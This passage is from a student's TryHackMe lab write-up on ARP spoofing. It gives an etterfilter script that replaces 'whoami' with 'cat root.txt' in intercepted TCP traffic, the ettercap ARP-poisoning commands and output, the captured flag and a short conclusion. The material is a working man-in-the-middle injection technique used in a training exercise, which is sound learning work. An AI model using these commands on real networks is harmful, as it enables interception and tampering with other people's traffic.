
a. What is the root.txt flag?

- Create and compile a filter script



```
GNU nano 4.8
if (ip.proto == TCP && tcp.src == 4444 && search(DATA.data, "whoami") ) {
    log(DATA.data, "/root/ettercap.log");
    replace("whoami", "cat root.txt");
    msg("##### ETTERFILTER: substituted 'whoami' with the command cat root.txt. #####\n");
}
```

- Apply the filter while conducting the ARP poisoning to manipulate traffic.



```
admin@eve:~$ nano catroot.ecf
admin@eve:~$ etterfilter catroot.ecf -o rootflag.ef

etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team

14 protocol tables loaded:
  DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
  VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

Parsing source file 'catroot.ecf' done.
Unfolding the meta-tree done.
Converting labels to real offsets done.
Writing output to 'rootflag.ef' done.
-> Script encoded into 9 instructions.

admin@eve:~$ sudo ettercap -T -i eth1 -M arp -F rootflag.ef

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Content filters loaded from rootflag.ef...
Listening on:
  eth1 -> 3A:EE:8D:29:B1:EF
          192.168.12.66/255.255.255.0
          fe80::2c94:27ff:fee8:39e1/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...
```



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 2 14:15
admin@eve: ~
cyphepunk@votex: ~
admin@eve: ~
cyphepunk@votex: ~

Tue Jul 2 11:32:52 2024 [312667]
TCP 192.168.12.10:4444 --> 192.168.12.20:38358 | AP (7)
whoami

Tue Jul 2 11:32:52 2024 [317682]
filter_engine: Cannot open file /root/ettercap.log
##### ETTERFILTER: substituted 'whoami' with the command cat root.txt. #####
TCP 192.168.12.20:38358 --> 192.168.12.10:4444 | AP (27)
THM{wh4t_an_ev1l_M1tM_u_R}

Tue Jul 2 11:32:52 2024 [324739]
TCP 192.168.12.10:4444 --> 192.168.12.20:38358 | A (0)

Tue Jul 2 11:32:53 2024 [420315]
TCP 192.168.12.20:38362 --> 192.168.12.10:4444 | S (0)

Tue Jul 2 11:32:53 2024 [420792]
TCP 192.168.12.10:4444 --> 192.168.12.20:38362 | SA (0)
```

3. MODULE COMPLETION

<https://tryhackme.com/p/c1ph3rbnuK>

The screenshot shows the TryHackMe website interface. A central modal window displays a 'Congratulations!' message, indicating that the user has successfully completed the 'L2 MAC Flooding & ARP Spoofing' room. The modal includes social media sharing buttons for Twitter, Facebook, and LinkedIn, along with a 'Leave feedback' link. In the background, the website's navigation menu and a list of rooms are visible. A notification at the top right of the page reads 'Woop woop! Your answer is correct'. The bottom of the screen shows the Windows taskbar with the system tray displaying '25°C Mostly sunny' and the time '14:36'.

4. CONCLUSION

This assignment has taught me how to use **tcpdump** to perform network sniffing and also how to launch a MAC Flooding attack using **macof** and sniff network traffic between other hosts. Additionally, I have learned how to intercept and manipulate traffic as a MITM with the ARP poisoning attack using **ettercap**. This knowledge will truly be helpful to me as a security analyst in identifying and mitigating these attacks.